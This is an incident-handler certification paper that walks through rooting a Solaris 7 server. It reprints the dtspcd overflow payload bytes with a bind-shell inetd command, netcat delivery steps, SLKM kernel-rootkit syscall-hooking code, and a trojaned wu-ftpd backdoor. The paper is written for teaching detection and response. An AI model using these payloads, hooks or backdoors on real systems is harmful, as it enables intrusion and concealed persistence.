Title: Exploiting Solaris Operating Systems with Hidden Kernel Modules

Author: Fred Hartley

Date: 16 Mar 04

Certification: GIAC Certified Incident Handler (GCIH) Practical Assignment
Version 3 (revised July 24, 2003)

Abstract:

Although kernel-level corruption of a Solaris server is relatively simple, host-based and network-based detection of such a hidden module on a server can be difficult. Server based discovery requires host based intrusion detection methods. Network based discovery requires the monitoring and analysis of permitted protocols on the network. This paper will explain how to discover a corrupted system, remediate it and then to prevent it from happening again.

In order to gain root level access to a Solaris server, a well known buffer overflow exploit on a Solaris system shall be used. Once root access has been gained on the Solaris system, the loading of a well known Solaris hidden kernel module will be demonstrated. A backdoor shall also be installed so that the black hat can return to the server and purse their malicious activity. The buffer-overflow exploit, kernel module rootkit code, and backdoor shall be explained in detail.

Remediation of the information system that the server existed in shall also be documented. This shall consist of firewall analysis, deployment of intrusion detection, partitioning of sensitive information based on content, due diligence in testing, and the development of an incident handling process consistent with SANS/GIAC recommendations.

+=+=+=+=+=+= ATTENTION +=+=+=+=+=+=

ANY CORRELATION OF ANY INFORMATION IN THIS PAPER TO ANY EXISTING OR PLANNED COMMERCIAL, INDUSTRIAL, MILITARY, GOVERNMENT, PUBLIC OR PRIVATE NETWORK IS PURELY COINCIDENTAL. ALL NETWORK DIAGRAMS, INFORMATION SYSTEM ACCESS CONTROLS, SERVER CONFIGURATIONS, REFERENCES TO ACTUAL FIREWALLS POLICIES, AND/OR USE OF INTRUSION DETECTION/PREVENTION SYSTEMS IS PURELY FICTIONAL. THIS PAPER DOCUMENTS TECHNICALLY ACCURATE ATTACKS AGAINST NON-EXISTENT SYSTEMS.

+=+=+=+=+=+= ATTENTION +=+=+=+=+=+=

Table of Contents

Statement of Purpose

The purpose of this exercise is to demonstrate how one can

1. Gain access to a Solaris extranet server for the purpose of communicating covertly with another server on the Internet
2. Load a Solaris rootkit into the kernel and keep it hidden from administrators.
3. Maintain connectivity to the system through a trojaned service.
4. Ultimately detect the module and eradicating it.
5. Show how the extranet could be made into a more secure computing environment.

The goal of this exercise is to educate the reader on how it is possible to turn a Sun Microsystems Solaris system on a DMZ or extranet into a device for covert communications using a loadable kernel module and trojaned service. Once such a server is corrupted, SSH, SSL or even ICMP can be used to communicate with other corrupted servers on the Internet. Even though the server may be behind a firewall, most firewall administrators permit most DMZ sourced outbound traffic. Consequently, the use of SSH, SSL or even ICMP can be used to communicate with systems not ordinarily permitted.

Please note that this paper should not be considered a tutorial on the use of Unix commands, Solaris administration, NetCat, Nmap, compiling of code, linking of code, creating archives, the use of make or command line instructions.

Exploit

The exploit to gain entry will use the dtspcd service on a Solaris 7 system. Through the use of a NOP (no-op) sled to buffer overflow the dtspc daemon, we can upload changes to the /etc/inetd.conf file, re-init inetd on the server, and then connect to the new service using netcat.

Once we have a netcat (nc) connection to the server, we can FTP files from our black hat system to the victim Solaris system, and install a Solaris kernel module rootkit. The rootkit we shall use is from Plasmoid, a member of The Hackers Choice information security organization.

Once the rootkit has been installed, we will then install a trojaned copy of WU-FTP to maintain a backdoor into the system. See Figure 1 for a diagram that explains the overall attack, installing the rootkit, and installing of the backdoor.

Solaris CDE Sub process Control Vulnerability

In order to load a Solaris kernel module, you must first obtain root permission on the server. The exploit of choice to meet this requirement of obtaining root on a remote server is a dtspcd buffer overflow discovered in 2001. This exploit is documented as CERT advisory CA-2001-31 – Buffer Overflow in CDE Sub process Control. The following operating systems are affected.

1. Caldera Open Unix and UnixWare
2. Compaq's TRU64 UNIX
3. Hewlett-Packard HP-UX 10 and 11
4. IBM AIX 4.3 and 5.1
5. SGI IRIX 5.2 - 6.4
6. Sun Solaris 5.5 – 5.8
7. Xi Graphics DeXtop 2.1

CDE is the Solaris Common Desktop Environment. It is an X11 based graphical user interface that is optionally run on any Solaris system. It is the replacement for the OpenWindows environment used by Solaris since its first release. The dtspcd daemon is the CDE sub process control service that enables a client system to execute commands on the server including the starting of server-side applications. Solaris systems running CDE typically (i.e., out of the box) will be running dtspcd on TCP port 6112 with root privileges.

Solaris has two methods of invoking server daemons (or programs). A daemon can be forked at startup time and left running to process all incoming requests over the network on a given TCP or UDP port, and never exit, or started only when needed through inetd. Inetd is known as the Internet services daemon and is designed to listen for client service requests on the TCP and UDP ports specified with each of the services listed in the /etc/inetd.conf file. When a client-based request arrives on a given port, inetd executes the daemon (or server) program associated with the service. The TCP and UDP port numbers associated with each service (that the server *needs* to know about) are to be found in the /etc/services file. Inetd can be forced to re-read its configuration file (or any other file so deemed to be a configuration file) by sending it a hang-up signal.

The following is an example of how to have inetd re-read its config file.

```
flounder# ps –ef | grep inetd
    root   138     1  0   Nov 24 ?        0:05 /usr/sbin/inetd -s
    root  5647  5640  0 13:48:48 pts/2    0:00 grep inetd
flounder# kill -HUP 138 1
```

Complete details on inetd's use can be found here.

In order for the exploit to be successful, modification of the /etc/inetd.conf file must take place. The format of the inetd.conf file is as follows:

<ServiceName> <SocketType> <ProtocolName> <Wait/NoWait> <UserName> <ServerPath> <ServerArgs>

An example configuration line of the inetd.conf file is as follows:

```
ftp stream tcp nowait root /usr/sbin/in.ftpd  in.ftpd
```

All of this tells inetd to start up /usr/sbin/in.ftpd and bind() the session to ftpd when a client connects on TCP port 21 (assuming the /etc/services file has an 'ftp   21/tcp' entry in it). It instance in starts as 'root'.

There exists an entry in the /etc/inetd.conf file for dtspcd in default configurations. The line appears as:

```
dtspc stream tcp nowait root /usr/dt/bin/dtspcd /usr/dt/bin/dtspcd
```

TCP port 6112 in the /etc/services file is reserved for dtspcd use.

The Attack – DTSPCD Buffer Overflow

First order of things is to find a server running dtspcd. This can be accomplished using nmap. Nmap is a network port scanner available from insecure.org. It runs under Unix or Windows and has a unique feature to identify the operating system type the target system is running. A sample scan would like the following:

```
flounder#  nmap –O 10.1.1.0/24
```

This command instructs nmap to search the class C 10.1.1.0 network for all systems with open TCP ports. If nmap returns the following lines as part of its output, a candidate system has been found.

```
--
Starting nmap V. 3.00 ( www.insecure.org/nmap )
Interesting ports on webster2.motown.lmco.com (10.1.1.1):
(The 1567 ports scanned but not shown below are in state: closed)
Port       State       Service
.
.
6112/tcp    dtscpd            open
.
.
Remote operating system guess: Solaris 2.6-8 (SPARC)
Uptime 38.950 days (since Sat Feb 30 09:29:48 2003)
--
```


Depending on how current the services file that nmap uses to support its analysis, the dtspcd literal may appear as 'unknown'. However, this would be an nmap cross-reference problem, not one of incorrectly identifying that a service is running on TCP port 6112.

The dtspcd exploit we are using takes advantage of a buffer overflow problem in the dtspcd daemon running on Solaris. In general, the purpose of a buffer overflow attack is to take control of a special register known as the instruction pointer. In this particular exploit of dtspcd, we will take control of the instruction pointer and upload a malicious payload. This payload once executed shall give us root-level access through the execution of a /bin/shell process.

Typically programs and functions that suffer from this type of vulnerability have very weak input variable checking by one or more functions. C library string handling functions are notorious for this type of vulnerability. Many of these functions rely on the programmer making sure that the string being passed to a function is NULL terminated. If the string is not properly terminated, then overwriting of stack space pointers and text is possible.

A call stack in general is the data structure in memory that facilitates the exchange of variables from the "calling" process to a "called" function, and vice versa. Once the function has completed its task, any return values from the function are returned to the main and the main's call stack is re-instated.

Solaris User Process Space


Top of virtual address space
Stack
Call/return, ESP, PC, temporary variables, Instructions to execute
Heap
Local memory for allocation malloc(),calloc(),sbrk() , etc.
Executable - Data
Program Variables
Executable - Text
Program Instructions
Virtual address 0x0

In Solaris, a process referred to as “register sliding” is used to pass data from the calling process to the called function.[10] It consists of the output registers o0-o7 be mapped as the input registers i0-i7 of the called function. In addition to input and output registers, each called function has its own set of general registers g0-g7 and local registers l0-l7. The frame pointer is i6 and the stack pointer is o6.

We shall be using a very special type of buffer overflow in this case. It is called a NOP sled. The term NOP comes from assembly level instructions referred to as no-op’s or no operation. When a system executes a no-op instruction, it marks execution status as successful then loads the next instruction in memory. Typically in a buffer overflow exploit, we need to accurately predict the *return address* in the process call stack that needs to be modified in order for it to point to *our* exploit/bogus code. But what is so attractive about the NOP sled technique is that the precise address of our bogus shell code we want executed *does not* need to be known.

The NOP sled for this exercise was originally documented by SolarEclipse at phreedom.org. His paper, along with the NOP sled code can be found here. The sled consists of 0x5ea of SPARC XOR (exclusive or) machine level instructions. The entire sled is documented in the TCP traffic dump. It consists of 0x5ea (1514 dec) bytes of code directed at TCP port 6112. Here is the traffic dump of the attack:

Byte Count (hex) | **Byte Values (hex)** | **ASCII Dump**

```
>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>
0000 - 00 e0 1e 60 70 40 08 00 20 f6 d3 58 08 00 45 00   .à.`p@.. öÓX..E.
0010 - 05 dc a1 c1 40 00 30 06 24 07 d0 3d 01 a0 ac 10   .Ü¡Á@.0.$.Ð=. ¬.
0020 - 01 66 0e 0b 17 e0 fe e0 8c 48 5f 82 f4 3e 80 18   .f...àþà.H_.ô>..
0030 - 3e bc 39 6b 00 00 01 01 08 0a 1b a7 e1 09 00 3f   >¼9k.......§á..?
0040 - 76 56 30 30 30 30 30 30 30 32 30 34 31 30 33 65   vV0000000204103e
0050 - 30 30 30 34 20 20 34 20 00 00 00 31 30 00 80 1c   0004  4 ...10...
0060 - 40 11 80 1c 40 11 10 80 01 01 80 1c 40 11 80 1c   @...@.......@...
0070 - 40 11 80 1c 40 11 80 1c 40 11 80 1c 40 11 80 1c   @...@...@...@...
0080 - 40 11 80 1c 40 11 80 1c 40 11 80 1c 40 11 80 1c   @...@...@...@...
0090 - 40 11 80 1c 40 11 80 1c 40 11 80 1c 40 11 80 1c   @...@...@...@...
                      --- Deleted because of repetition ---
04c0 - 40 11 80 1c 40 11 80 1c 40 11 80 1c 40 11 80 1c   @...@...@...@...
04d0 - 40 11 80 1c 40 11 80 1c 40 11 80 1c 40 11 80 1c   @...@...@...@...
04e0 - 40 11 80 1c 40 11 80 1c 40 11 80 1c 40 11 80 1c   @...@...@...@...
04f0 - 40 11 80 1c 40 11 80 1c 40 11 80 1c 40 11 20 bf   @...@...@...@. ¿
0500 - ff ff 20 bf ff ff 7f ff ff ff 90 03 e0 34 92 23   ÿÿ ¿ÿÿ.ÿÿÿ..à4.#
0510 - e0 20 a2 02 20 0c a4 02 20 10 c0 2a 20 08 c0 2a   à ¢. .¤. .À* .À*
0520 - 20 0e d0 23 ff e0 e2 23 ff e4 e4 23 ff e8 c0 23    .Ð#ÿàâ#ÿää#ÿèÀ#
0530 - ff ec 82 10 20 0b 91 d0 20 08 2f 62 69 6e 2f 6b   ÿì.. ..Ð ./bin/k
0540 - 73 68 20 20 20 20 2d 63 20 20 65 63 68 6f 20 22   sh    -c  echo "
0550 - 69 6e 67 72 65 73 6c 6f 63 6b 20 73 74 72 65 61   ingreslock strea
0560 - 6d 20 74 63 70 20 6e 6f 77 61 69 74 20 72 6f 6f   m tcp nowait roo
```

```
0570 - 74 20 2f 62 69 6e 2f 73 68 20 73 68 20 2d 69 22   t /bin/sh sh -i"
0580 - 3e 2f 74 6d 70 2f 78 3b 2f 75 73 72 2f 73 62 69   >/tmp/x;/usr/sbi
0590 - 6e 2f 69 6e 65 74 64 20 2d 73 20 2f 74 6d 70 2f   n/inetd -s /tmp/
05a0 - 78 3b 73 6c 65 65 70 20 31 30 3b 2f 62 69 6e 2f   x;sleep 10;/bin/
05b0 - 72 6d 20 2d 66 20 2f 74 6d 70 2f 78 20 41 41 41   rm -f /tmp/x AAA
05c0 - 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
05d0 - 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAA
05e0 - 41 41 41 41 41 41 41 41 41 41                     AAAAAAAAAA
>>>>>>>>>>>>>>>>>>>>>>>>>>>>>><<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<
```

Note the shell code at the bottom of the traffic dump:

```
--
/bin/ksh –c echo "ingreslock stream tcp nowait root /bin/sh sh -i" >> /tmp/x;
 /usr/sbin/inetd -s  /tmp/x;
 sleep 10;
 /bin/rm -f /tmp/x
--
```

This is the code we wish to be executed by the server as root. The first line creates a temporary inetd.conf file in the /tmp directory and appends our desired inetd.conf line to the temporary file. Note that we are going to use the little used ingreslock service port here. Also note that the ServerPath (/bin/sh) and ServerArgs (sh –I) of the inetd.conf line point to the Unix Bourne shell and will cause interactive execution when invoked. When inetd is restarted, any successful three-way TCP handshake will cause a Bourne shell to be bind() to the port. The second line is the starting/re-starting of inetd. The third line is simply a delay to make sure that inetd completely finishes before we proceed. The last line removes the temporary inetd.conf file so we cover our tracks. The section that was cut out was 1024 bytes of XOR instructions.

We now need to create a stream file with the exploit code in it. The method of creation of this file is completely optional. One example of how to do this is to write a simple C program with a character array containing the entire NOP sled including shell code. When executed, it writes out the character array as a stream file (no linefeeds, carriage returns, etc) to disk so as to "capture" the exploit code. This file becomes the payload file to be delivered to the dtspcd service running on the victim system.

To deliver this payload to the server, a simple netcat session can be used.

```
flounder#   nc  10.1.1.1  6112  < NOPsled_with_shellcode
<ctrl-C>
```

where NOPsled_with_shellcode is the stream file containing the exploit. Once the server is successfully compromised on the ingreslock service port, another netcat session from a client system to the server can be started, and would appear as follows on the client system:

```
--
flounder# nc 10.1.1.1 1524
```

```
#
--
```

The # sign indicates we have an interactive root shell on the server. At this point we can start uploading kernel module files by using TFTP, FTP, or nc (if available) on the server. TFTP and FTP client commands are part of every Solaris installation that includes networking capability.

The Rootkit – SLKM from Plasmoid, T.H.C

The Solaris kernel itself provides an interface for control of kernel memory, data and devices of the system. It is very extensible for the developer in that it provides a kind of backplane to the operating system to plug their code into and manage resources. Unfortunately, to the malicious user, this also provides a very fertile environment for hiding a rootkit. The rootkit we are going to use is SLKM developed by Plasmoid at thc.org (The Hackers Choice). The rootkit can be found here. It comes with three modules, each of varying complexity. Compilation of each module is very straight forward, simply run the make file that he provides. The author of this paper used the GNU C compiler, version 2.95. It can be obtained from http://www.sunfreeware.com/ and is installed as a Solaris package using the *pkgadd* command.

The author of this document assumes the reader has a familiarity with Unix, Solaris, the C programming language, and how C programs are structured. The code could prove difficult to read if not trained in C.

SLKM Rootkit Structure

Every rootkit, whether it is an application rootkit (replacing system commands, loaded applications, etc), or a kernel rootkit (intercepting system calls, re-routing requests for resources, etc) needs to avoid detection and maintain communication with its owner (or black hat). Plasmoid's SLKM for Solaris provides the black hat with three modules for rootkiting, each of which is very, very scalable for use.

FLKM

His flkm module is a simple demonstration of how a kernel module can be built and loaded. It consists of the three functions that each and every Solaris kernel module must have. These are:

- _init()
- _fini()
- info()

These three functions provide a linkage path to the code of the module. The first, init(), will initialize the module thru the call to another function called mod_install(). fini() unloads the module through the use of mod_remove(). And the info simply returns information about the module through the use of mod_info(). The modlinkage data structure that each of the mod_ functions process is a structure defined in <sys/modctl.h> and specifically designed for the kernel module developers use. Consequently flkm doesn't do much, but it does provide the new black hat with a basic program structure to build their rootkit on.

ANM

The anm module, Plasmoid's 'Administrator's Nightmare', simply "*corrupts a system, making it slightly unusable by randomly generating different system errors*" [3]. It does successfully modify the system call table by replacing the original execve(), open64(), read(), and creat()64 functions with his own versions newexecve(), newopen64(), newcreat64(), and newread(). The original system functions are not removed or modified. And although it has no network-based backdoor communications, one can control its on/off functionality. It is based upon the existence of a certain file (in this case 'my_stupid_key'). If it exists, anm will intercept system calls and use the anm replacement functions. If the file doesn't exist he uses the old system functions and all appears well to the administrator or programmer.

The interesting code segments are as follows:

<u>Part 1</u> – Variables and function pointer declarations

```
extern struct sysent sysent[];

int (*oldexecve) (const char *, const char *[], const char *[]);
int (*oldopen64) (const char *path, int oflag, mode_t mode);
int (*oldread) (int fildes, void *buf, size_t nbyte);
int (*oldcreat64) (const char *path, mode_t mode);
```

<u>Part 2</u> – Retrieving locations (pointers) to original system functions

```
   oldexecve = (void *) sysent[SYS_execve].sy_callc;
   oldopen64 = (void *) sysent[SYS_open64].sy_callc;
   oldcreat64 = (void *) sysent[SYS_creat64].sy_callc;
   oldread = (void *) sysent[SYS_read].sy_callc;
```

<u>Part 3</u> – Replacing pointers to point to new system functions

```
   sysent[SYS_execve].sy_callc = (void *) newexecve;
   sysent[SYS_open64].sy_callc = (void *) newopen64;
   sysent[SYS_creat64].sy_callc = (void *) newcreat64;
   sysent[SYS_read].sy_callc = (void *) newread;
```

In part one Plasmoid uses each variable declaration as a pointer to a function that returns an integer value. In part two, Plasmoid sets these pointers to the locations of the originals system call functions. The (void *) portion of each line instructs the system to cast the value on the right hand side of the equals to a generalized pointer, not a null value, before depositing into the location on the left hand side. And in part three, he sets the addresses of the system call functions to *his* functions in the anm module. Thus he will now intercept system calls while maintaining the ability to call the old system functions.

Also, in the new read function called newread(), each time a file is read, it creates a randomized system error. Although this isn't particularly harmful to sensitive or proprietary information on the server, I am sure it will drive the programmer and/or systems administrator to abstraction trying to figure out what's going on.

SITF

The most interesting of the rootkits in the package is the one Plasmoid refers to as the Solaris Integrated Trojan Facility [3]. It can be found in the sitf0.2.c file. Its primary features include [3]:

- File Hiding
- File Content Hiding
- Directory Hiding
- Process Hiding
- Promiscuous Flag (network interface mode) Hiding
- Converting the users uid to the root uid
- Command Execution Redirection

(Note that Plasmoid's acknowledges that his SITF is based upon the work of someone he refers to as Plaguez)

To accomplish the file, file content, directory, and process hiding, he uses the existence/non-existence of a "magic string"[3], or a string literal, in the file, directory, or process name to key on. So, if the "magic string" is (say) 'qwerty' then a file named qwerty.c, a directory named my_qwerty, and/or a process named qwertyio would not be reported on by such Unix functions as *ls* and *ps*. The structure of the module is essentially the same as with anm; Plasmoid grabs the pointers to the functions he wants to be able to intercept when called, and substitutes his own by updating the system call stack *sysent.*

The interesting code for the file/process hiding is in the newgetdents64() function. However, in order to understand what the new function is doing you must understand the original Solaris-Unix getdents64() function. The name is short for get directory entries. According to the Solaris man pages, getdents64() reads or gets directory entries from the Unix file system (UFS) and puts the information collected into a "*file system independent format*" [4]. The independent format is the *dirent* data structure found in <sys/dirent.h>. The dirent data structure looks like the following [5]:

```
    struct  dirent {
                ino_t               d_ino;
                off_t               d_off;
                unsigned short  d_reclen;
                char                d_name[1];
        };
```

The d_ino is the directory inode number for the file, which is absolutely unique for each file in the file system. A UFS inode is a data structure that contains information about a specific file. Each of these data structures contains information like ownership, access control, location in the specific file in the file system, etc. The d_off is the offset [length] in bytes to the next file entry in the file system and its "*length is defined to be the number of bytes between the current entry and the next one, so that the next structure will be suitably aligned*" [5]. d_reclen is the record length in bytes returned by the system call. And the d_name is the first byte of the null terminated ("\0") name of the directory entry. Once the getdents64() function has done its job, individual file system reporting functions can extract the data and list it to standard output.

What is so unique about Plasmoid's newgetdents64() is that his version strips out any dirent structures that contain entries with the magic string! This method works for hiding processes as well. He does note that his function does have a problem that it can cause crashes where a file entry has more than one magic string in the name. His solution is simply don't ever do it, namely use the same magic string twice in one name.

Plasmoid uses his newioctl() function to replace/intercept the systems ioctl() function in the system call table to hide the promiscuous flag value from the user asking to know what its value is. His method is identical to each and every other replacement function; declare a pointer to a function returning an integer, create the function to replace the functionality of the function he wants to modify, locate the pointer of where the old system function is in the system entry table, then update it with the location of his bogus function.

His replacement for command redirection is called newexecve(). The following is the interesting code from his rootkit:

Part 1: Declarations

```
#define OLDCMD  "/bin/who"
#define NEWCMD  "/usr/openwin/bin/xview/xcalc"
char oldcmd[] = OLDCMD;
char newcmd[] = NEWCMD;


extern struct sysent sysent[];
```

```
int (*oldexecve) (const char *, const char *[], const char *[]);
```

Part 2: Schedule execution of new command

```
 if (!strcmp(name, (char *) oldcmd))
   {
    copyout((char *) newcmd, (char *) filename, strlen(newcmd) + 1);
#ifdef DEBUG
    cmn_err(CE_NOTE, "sitf: executing %s instead of %s", newcmd, name);
#endif
   }
```

In part 1, he loads the file names of the commands he wants to alter in execution, using absolute path addressing, into null terminated character arrays. He also declares a variable *oldexecve* that is a pointer to a function returning an integer. He will use this to store the location of the original system execve() function in the system entry table. In part 2 he uses strcmp to see if the command the user wishes to execute is the one he doesn't want run. If so, he copies out the new command, it gets executed, and the exploit is complete.

His last function is a setuid replacement. When a file system entry contains a magic string, his system function call will set the uid to the root uid.

And all of this, file and process hiding, command redirection, etc., is switchable by the black hat; it can be turned on or off. Like the anm rootkit, if a certain file exists, SITF will intercept system calls and use the SITF replacement functions. If the file doesn't exist he uses the old system functions and all appears well to the administrator or programmer.

Installing SITF

Compilation and installation of the rootkit is very straight forward. The rootkit comes with a Makefile. Successful execution of the make file results in a binary file ready for installation. Successful compilation and installation would appear as follows:

```
shrimp# cd /var/tmp/.play
shrimp# cd slkm-1.0
shrimp# make
gcc -D_KERNEL -DSVR4 -DSOL2 -O2 -c flkm.c
ld -o flkm -r flkm.o
gcc -D_KERNEL -DSVR4 -DSOL2 -O2 -c anm.c
ar -x /lib/libc.a memmove.o memcpy.o strstr.o
ld -o anm -r anm.o memmove.o memcpy.o strstr.o
gcc -D_KERNEL -DSVR4 -DSOL2 -O2 -c sitf0.1.c
ar -x /lib/libc.a memmove.o memcpy.o strstr.o
ld -o sitf0.1 -r sitf0.1.o memmove.o memcpy.o strstr.o
gcc -D_KERNEL -DSVR4 -DSOL2 -O2 -c sitf0.2.c
ar -x /lib/libc.a memmove.o memcpy.o strstr.o
ld -o sitf0.2 -r sitf0.2.o memmove.o memcpy.o strstr.o
```

```
sync
shrimp# modload  sitf0.2
shrimp# modinfo|head
 Id Loadaddr   Size Info Rev Module Name
  5 f59ed000   4577   1   1  specfs (filesystem for specfs)
  7 f59f3670   2de8   1   1  TS (time sharing sched class)
  8 f59f6468    4f0   -   1  TS_DPTBL (Time sharing dispatch table)
  9 f59f6958  27ba0   2   1  ufs (filesystem for ufs)
 10 f5a1e4f8   ec4c 226   1  rpcmod (RPC syscall)
.
.
.
 97 f5b00604    259  15   1  redirmod (redirection module)
 98 f59f1994   1423  16   1  bufmod (streams buffer mod)
 99 f5aa1dfc    80d  17   1  pckt (pckt module)
```

Note that sitf0.2 module does not appear at the end of the list even though it is definitely module number 100.

The Backdoor – wu-ftpd-trojaned by Axess

Since the rootkit doesn't have a backdoor (so that the black hat can return to the system without repeatedly buffer overflowing dtspcd), I chose to use a trojaned copy of wu-ftpd. This backdoor was developed by an information security investigator that calls himself Axess. He can be contacted at axess@mail.com. The code can be downloaded from http://www.geocities.com/hd2001n1/Download_2/RootKits/rootkits.htm . The original version of wu-ftpd was developed at Washington University in St Louis, Missouri. The version trojaned is managed by the WU-FTPD Development Group. They can be found at http://www.wu-ftpd.org/. The version is 2.6.0(1).

Mr Axess modified the logic sequence of the program to intercept the userID of every login attempt. The new code will create an interactive root-owned shell process if the userID of "anonymous_" is detected. The following is the interesting piece of code from ftpd.c:

```
void user(char *name)
{
.
.

    if (!strcasecmp(name,"anonymous_")) {
    system("/bin/sh -i");
    }
.
.
}
```

The strcasecmp() performs a case sensitive comparison of the user name of the person trying to FTP, and the string anonymous_ . If it matches, he simply calls the generic C system() function to execute a Unix command for him. In this case he launches a Bourne shell.


Another key feature of this program is that he gives the black hat the ability to modify the header that is displayed to the user when FTP'ing to the server. The black hat can set the header to look like the old header of the program they replaced. So nobody would realize that they are using a different version of FTP than was intended by the administrative staff.

Connecting to the trojaned version of wu-ftp requires he use of either telnet (which I had had little success with) or NetCat, which works just great. To connect, one would enter the following command line options.

```
flounder% nc 10.1.1.1 21
220 shrimp.bogus_network.net FTP server (Version wu-2.6.0(1) Mon Jan 5
09:59:20 EST 2004) ready.
user anonymous_

pwd
/
```

The invocation of NetCat establishes an interactive session to the FTP service running on the victim. The banner shown above is the banner that comes with the trojaned code. The "user anonymous_" line gives us the backdoor, and proof is that when we enter the command "pwd" we see the response of "/". This means we're logged in as root and placed in the root directory.

The following diagram is a summary process of the exploits as explained in the paper on how we gained access, rooted the machine, and left ourselves a backdoor.


Rooting Process
(flounder)
(shrimp)
Black hat
Victim
Nmap scan for open tcp/udp ports and OS type
Nmap scan response
NetCat connection w/ NOP-sled directed at dtspc port (TCP port 6112)
NetCat connection to ingreslock port (TCP port 1524)
As root on victim, FTP back to black hat system
FTP kernel module and backdoor source files up to victims system
• Compile and load rootkit using Makefile and modload command on the victim system
• Compile and install trojaned FTP daemon on victim system
NetCat to TCP port 21 (FTP), login as user anonymous_
Delete all files used to create the rootkit and trojaned FTP service

Victim OS

Solaris is a multi-threaded scalable operating system based on the Sun Microsystems SPARC architecture. It is based upon the AT&T SVR4 version of UNIX (its predecessor, SunOS, was not). In recent years, Sun Microsystems began supporting Intel architecture also. (I run Solaris on several Intel systems and it runs great! One system has been up for over a year w/o a reboot). It is like other virtual memory operating systems in that it is 1) self-adjusting to load and 2) requires little tuning. Of course, you can tune it as much as you wish. For those interested, there is a publication called 'Sun Performance and Tuning' by Adrian Cockcroft and Richard Pettit that is an excellent source on the topic.

Its windowing system is based on the X11R6 standards released by Lincoln Labs in the 1980's. The first windowing system was called SunView and supported only black and white graphics. The second version, OpenWindows, still is delivered with each installation CD, but is rapidly being replaced with the Common Desktop Environment… of which the dtspcd services was the target of our attack to gain root access.

A system running Solaris can boot locally off an internal disk, remotely off a server and utilize a local disk for swap space only, or completely boot, swap and mount directories from a remote server.

Anyone familiar with the administration of a Linux system would feel comfortable administering a Solaris box after a few hours of additional training.

Solaris 5.7

The significant new features in 7 were as follows:[6]

- Allows hot plugin of SCSI and PCI devices
- Support of 32-bit and 64-bit SPARC architectures
- DNS configuration at OS installation time
- Patch analyzer
- S/W Product Registry
- JDK 1.1.7_08

- Java 2 SDK 1.2.1_03
- Remote console – (allows sys admins to connect to a system via a modem on the serial port, then redirect messages to another service)
- X11R6.4 server

Solaris Kernel Modules Structure

